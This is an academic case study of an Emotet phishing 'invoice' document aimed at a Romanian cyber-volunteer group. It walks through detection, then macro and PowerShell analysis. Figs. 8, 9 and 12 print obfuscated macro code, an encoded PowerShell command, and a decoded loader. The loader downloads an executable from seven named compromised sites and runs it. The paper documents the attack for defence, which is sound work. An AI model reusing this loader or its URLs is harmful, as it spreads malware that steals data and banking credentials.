Short Overview on EMOTET's attack

Alexandru Ciprian Anghelus[1], Radu Corvin Stanescu[2], Mircea Constantin Scheau[3]

1. Prodefence, Romania, contact@prodefence.ro
2. Sandline, Romania, radu.stanescu@sandline.ro
3. University of Craiova, Romania, mircea.scheau@edu.ucv.ro

1. Introduction

In the context of the SAR-CoV-2 pandemic, direct or indirect attacks on critical infrastructures have increased. The vectors of infection have diversified. Malware has become increasingly sophisticated. Cyber attackers try to hide their traces. In addition to the economic damage, their actions also result in the loss of human life. Fake news are distributed and exploited by attackers. Voluntary groups that join institutional efforts are the normal defense response of society. In this article, we will present a case study on an action directed against one of the groups of volunteers who have publicly committed themselves to fighting crime and protecting health infrastructure.

2. First stage

2.1. E-mail Contact

The modus-operandi reveals actions that justify us to believe that an attempt has been made to penetrate and compromise one of the cybersecurity structures that have assumed the task of supporting health facilities and professionals by increasing the level of cybersecurity.

On October 14, 2020, six days after one of the online presentations organized by the National Computer Emergency Response Center - CERT RO along with the Cyber Volunteers Group 19 Romania on the "Cybersecurity of Romanian hospitals", an apparently harmless message was received on the e-mail address (contact@cv19.ro), but security alerts signaled the possibility of a malicious action.

2.2. Visual analysis, message, and treatment

Question marks appeared when the text related to an invoice issued under a contract not recognized by the recipient was analyzed. The Investigation [4] and Incident Response [2] procedure were immediately initiated.




Fig. 1. E-mail sent from a compromised web page [3].

When opening the file, you could see a so-called message than an update for operating system is needed, informing the recipient that some applications needed updates, mentioning Microsoft Word, also with the request of granting access to edit the document. It could be said that a lot of operations were required to view this document, although it would normally have opened directly if that application was already installed on the computer.

Moreover, the text was written on a relatively small font size and difficult to understand, and if the user saw it, he/she would notice a lack of coherence or logic, and the user could infer that it is an automatically generated text.




Fig 2. The visual content of the document is called the tax invoice [2].

The sender's indications were intended to be quite clear and urged the recipient to follow the recommended steps, but in this case, the decision was adopted by a cybersecurity specialist team of Cyber Volunteers 19 Romania. [2] [3] [4].

2.3. Analysis on accessing the completed document and online detection

As a result, the document was loaded onto one of the malware detection platforms, and the reported high detection (41/62) was observed as well *as the presence of 2 tags: doc + execute-dropped-file.* At such a level, the chances of a file being infected are high, with tags indicating an unusual fact - a .doc document, which is also executable.




Fig. 3. Malware signature detection platform [5a]

Analysis of more details through the platform provided explanations of the nature of the very large report and drew attention to the fact that the file could be, now famous and undesirable, malware EMOTET.

Analyzing the operating flow of the “invoice” [1] [3]:

1. Opened winword.exe (Microsoft Office word);
2. When activating content, a "macro" was requested;
3. The macro wanted to launch a PowerShell;
4. PowerShell intended to access several locations to trigger the second part of the attack.




Fig. 4. Activate file [1] [3]




Fig. 5. Activation of the take-control instructions [1] [3].




Fig. 6. Connection to addresses that may be command-and-control centers or sources for external resource collection [1] [3].

3. Second stage

3.1 Additional methods of investigation

With the help of online platforms, it has been established that the received file was intended to infect the devices on which it was activated. However, it is recommended that the analysis of these files be carried out manually, especially in situations where infected files are protected against analysis through online platforms [1] [5] or virtual machines. As a result, the file was opened with an editing application and was revealed to be difficult to read or interpret the content.

```
_B_var_v7sfž_B_var_vSumsð$_B_var_trash111¿ÀItem×z_B_var_UFvbc_B_var_edtBox_n¿-!_B_var_Ypr9ln46so5Cw
„Document_openÁ‰    „dbrmIFGGE^w„TkPPBšõ„KtBGACcD♯-JoinM&
Mzc30__1chn80   „PPJQFAZnJý„pmjbHIEV„XcIWJJFL„Mxs7k0mp_ihdnreiÐ„jUpbpqz%    „vwJxMGREBW@„KPByjf„dxv
„XTZBGGCU•„ulqUFS„LFZyxGGHÚ$„FSGuIGISplit)„KHzyuDDÀ↯    „mJeZFTCCJ—.    „dWublJJAiUA03cvzfrvyxn2dhw
„Vx23m8twh19p9›ôKbnu9c9kb63uC4b5na6lvuencde_♯_B_var_Kbnu9c9kb63uC4b5na6lvuencde_3”x-
"$Ëƒ*6@ð„   Ôˆ‹ CÚñ•ä¶xMEßpp@ŒIƒˆ„H”“x„JèÐð„L@(H„R˜„Tðø„VH0PÌà°ŒIƒX„Zè„\X@`„^°˜„`ð„b`Hh„d„ ÀþŒIƒP„
|!+ViP-pÉ@]òÐÎáZZ+Z]ò(Îá\x:+\+\]òÎá^Ð+^Q+^6+^iX$.Ì]òØÎá`(ð+`+`]ò0Îábø+bi4+b+b]ò^ÎádØ    3+dì[+d+diH
FunctionDpuzjh8ffbpm5rqfp(Ui30axh3qqui07vdc)
OnErrorResu¦Next
DimdbrmIFGHGE(RRe10)Ž6+1
```

Fig 7. Content analysis [2]

By specific malware analysis methods, important components were extracted from the document to make the *PowerShell* and *macro configuration* included in the file visible.

3.2 PowerShell analysis

What you can see in the image below is a Base64 encoding, which allows the transmission of information by completely hiding the original text, settings, or commands that you want to execute.

```
POwersheLL -ENCOD
JABGAHMAZwA2AGgANwA3AD0AWwBjAGgAYQByAF0ANAAyADsAJABKAGcAMwB2AG8ANQA3AD0AKAAoACcAUQBtACcAKwAnAGMAJwApAC
IARQBjAHQAbwByAHkAOwBbAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgAiAFMAZQBj
ACAAKAAnAFUAOQAnACsAKAAnAHAAJwArACcAcgB1AHUAJwApACsAJwBmACcAKQA7ACQAWQBnAGoAbgAzAGMAeQA9ACgAJwBHAGoAJw
AnAEQAYwB4ACcAKwAnAHcAZwAnACkAKwAnAGMAawAnACsAJwB7ADAAfQAnACkAIAAtAGYAWwBDAEgAQQByAF0AOQAyACkAKwAkAEwA
bwAnACsAJwBiAGoAZQBjAHQAJwApACAATgBlAHQALgBXAGUAYgBjAEwASQBlAG4AdAA7ACQAUABuAG0AaAA2ADIAaAA9ACgAKAAnAG
0AaQBuACcAKwAnAC8AJwApACsAJwAwACcAKwAnADcAJwArACgAJwBIAEQAJwArACcAdgAnACkAKwAnADkAagAnACsAKAAnAHUAcgAn
AGEAJwApACsAKAAnAHIALwBBAC8AKgAnACsAJwBoAHQAdABwACcAKwAnADoAJwApACsAKAAnAC8ALwByACcAKwAnAHUAJwApACsAKA
AnACsAJwA1AHMAJwApACsAKAAnAHkAJwArACcAMwBuACcAKQArACgAJwBMACcAKwAnADcAJwArACcALwAqAGgAdAAnACkAKwAoACcA
LgBiACcAKwAnAHIALwB3AHAALQBjACcAKwAnAG8AJwApACsAKAAnAG4AdAAnACsAJwBlACcAKQArACgAJwBuAHQALwBiACcAKwAnAE
cAcwAnACsAKAAnAC8AdwAnACsAJwBwAC0AYwAnACkAKwAnAG8AbgAnACsAJwBOAGUAJwArACgAJwBuAHQALwAnACsAJwBpAGcAJwAp
ACcAKQArACgAJwBpAGMAJwArACcAYQAnACkAKwAnAGwAJwArACcALgAnACsAJwBjAG8AJwArACcAbQAnACsAJwAvACcAKwAoACcAdw
ArACcALwB3AHAAJwApACsAKAAnAC0AYQBkAG0AJwArACcAaQBuACcAKQArACcALwAnACsAJwBTACcAKwAoACcAagBjAFgAJwArACcA
bABnAGsAOQBwAHoAIABpAG4AIAAkAFAAbgBtAGgANgAyAGgAKQB7AHQAcgB5AHsAJABPADUAOAAzAGwAawBpAC4AIgBEAE8AVwBgAE
QAJwArACcALQBJAHQAJwArACcAZQBtACcAKQAgACQARAB6AGQAZwB1AHkAXwApAC4AIgBMAGUAbgBnAGAAVABoACIAIAAtAGcAZQAg
ACkAKQA7AGIAcgBlAGEAawA7ACQASQBjAGUAdABxAGQAdgA9ACgAJwBPAF8AJwArACcAeAB2ACcAKwAoACcAawBrACcAKwAnAGsAJw
```

Fig. 8. PowerShell has hidden coding methods [2]

The decoding of the character string results in a series of commands and information that is intended to force the station on which it was installed to connect to multiple web addresses and to trigger the second part of the attack utilizing another resonance-named malware – Trickbot, a Malware that Microsoft has taken global action against. [6]

```
$Fsg6h77=[char]42;
$Jg3vo57=(('Qmcpi5y');.('new-item')
$ENV:uSeRPRoFILe\tceqBWm\DcxWGCK\ -itemtype DirEctory;

[Net.ServicePointManager]::"SecURitYproTOCol" = ('tls12, tls11, tls'));

$Lkmopoz = ('U9pruuf');
$Ygjn3cy=('Gjrbel3');
$Dzdguy_=$env:userprofile+(('{0}Tceqbwm{0}Dcxwgck{0}') -f[CHAr]92)+$Lkmopoz.exe'));

$Fx5zu89=('Kn4jx4n');

$O583lki=&('new-object') Net.WebcLIent;

$Pnmh62h=(
'http://transfersuvan.com/wp-admin/07HDv9jur/*'+
'http://colfarse.com.ar/colfar/A/*'+
'http://ruralagricola.com.br/wp-admin/HZ5sy3nL7/ +
'http://vzminternational.com.br/wp-content/bD4sA/*'+
'http://intc.solutions/wp-content/ig9N/'+
'http://helionspharmaceutical.com/wp-admin/gO0/*'+
'http://uniteddatabase.net/wp-admin/SjcXyYo/')
."sPLIT"($Fsg6h77);

$A9wivt1=(('S8'+'g')+'0n'+'wg');

foreach($Wlgk9pz in $Pnmh62h){
    try{
        $O583lki."DOWNLOaDfIlE"($Wlgk9pz, $Dzdguy_);
        $Esk92qj=('F99pjpt');
        If ((&('Get-Item') $Dzdguy_)."LengTh" -ge 28750) {
            &('Invoke-Item')($Dzdguy_);
            $Q_gztny=('H_y1_94');
            break;
            $Icetqdv=('O_xvkkk')
        }
    }
    catch{
    }
}
$Tb1x_4x=('Paqqwmj')
```

Fig. 9. Access security protocols, connect and download external resources [2]

We already notice the first indicators of compromise (IOC) about the seven domains that are hosting (voluntarily / or not) second part of the attack. S ix cases out of seven are websites built in WordPress, to which some security updates probably have not been applied, which have allowed hackers to access and exploit them as pillars for a cyber-attack.

This revealed a new series of information on security protocols, user, web addresses, instruct ions on downloading external resources, file names, categories of files, etc. Even if they seem complicated, the guidelines are quite clear: it was intended to create a new document, identify the user directory, TLS security protocols, identify and download an executable file (.exe) from one of those addresses. The addresses contained the same file but with different names. It was intended that for as long a period as possible, the document would remain resident, undiscovered, the settings allowing it to search on compromised web pages (even if they might be deleted) until it found an active executable file that could be downloaded.




Fig. 10. Active files on compromised web pages [2].

From the many addresses present in the settings, at the time of analysis, only the above were active.

3.3 Macro analysis

The macro function handles the inclusion of hidden commands in a file that in the normal mode only had to transmit certain information.




Fig. 11. Macro analysis [2]

```
Rem Attribute VBA_ModuleType=VBAFormModule
Option VBASupport 1
Function Ek_u4962o9he9b74()
On Error Resume Next
   Dim oBuFEGz()
ReDim oBuFEGz(3)
oBuFEGz(0) = 59 + 21
oBuFEGz(1) = 931 + 41
oBuFEGz(2) = 7 + 8
Dim mKGnANBfi()
ReDim mKGnANBfi(1)
mKGnANBfi(0) = 9 + 2
Dim xTavFh()
ReDim xTavFh(1)
xTavFh(0) = 9781 + 2
Fb34r3rozzih4d = Rsgjdwhtfuwia1g + "=EGRro=EGR=EGRce=EGRs=EGRs=EGR" + A2yqm547nnz1gh
```

Fig. 12. Part of macro commands [2].

To better understand how it acts, we'll display this function in a more detailed form.





Fig. 13. Macro components attached to the analyzed document [2]

This is how the file is presented, beyond what the common user can see. The structure of this macro is quite complex.






Fig. 14. Macro components attached to the analyzed document [2]

If the user would have followed the instructions provided when opening the document, all this could have led to the execution of commands and infecting the computer with a type of malware mainly used to extract personal data and bank transactions, for espionage, for illegal activities (etc.) when exploiting the victim's device.

3.4 Executable file analysis

One of the active files was chosen at the review date to discover the actual intentions of the attacker and to determine whether the malware was intended to connect to further addresses afterwards.




Fig. 15. Malware analysis file [2].




Fig. 16. Executable File Properties [2].

